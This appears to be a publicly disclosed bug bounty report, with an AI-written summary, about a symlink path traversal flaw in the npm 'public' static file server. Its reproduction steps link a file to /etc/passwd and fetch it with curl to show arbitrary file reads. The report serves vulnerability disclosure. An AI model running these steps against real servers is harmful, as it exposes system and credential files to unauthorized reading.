[public] Path traversal using symlink
The public static file server follows symbolic links placed inside the served directory, allowing an attacker to read arbitrary files on the server. By creating a symlink to a sensitive file and requesting it, the file's contents are disclosed.

- Triaged in 32 hours
- Fixed in 57 days
- Disclosed after 3 months
I would like to report Path traversal vulnerability in public module
Module
module name: public
version: 0.1.4
npm page: https://www.npmjs.com/package/public
Module Description
Run static file hosting server with specified public dir & port. Support a "direcotry index" like Apache httpd.
Module Stats
105 downloads in the last week
Vulnerability
Vulnerability Description
Path traversal using symlink.
Steps To Reproduce:
- Install public
npm install public -g
- Run public server
➜  public ./bin/public
Public.js server running with "/home/xxx/h1/node_modules/public" on port 3000
- Create a symlink inside your project directory.
$ ln -s /etc/passwd test_passwd
- Request the file with curl
$ curl http://127.0.0.1:3000/test_passwd
root:x:0:0:root:/root:/bin/bash

Patch
providing a flag to disable/enable following symlinks.
Supporting Material/References:
- Ubuntu 16.04
- node v11.8.0
- npm 6.5.0
Wrap up
- I contacted the maintainer to let them know: [N]
- I opened an issue in the related repository: [N]
Impact
It allows attacker to read content of arbitary file on remote server.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could read arbitrary files on the remote server, potentially exposing sensitive information.
What the attacker needed
Ability to create a symlink in the served directory; network access to the server
The fix
The reporter suggests providing a flag to disable or enable following symlinks.
How it was found
- Install the public module globally.
- Run the public server.
- Create a symbolic link inside the served directory pointing to a sensitive file.
- Request the symlink via HTTP to retrieve the file's contents.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A symbolic link (symlink) is like a shortcut that points to another file. The public server was supposed to only serve files inside its public folder, but it also followed these shortcuts, so someone could create a shortcut to a private file like /etc/passwd and then download it through the web server.
What is Path traversal?
Input that builds a file path escapes the intended folder, reading or writing files the application should never touch.



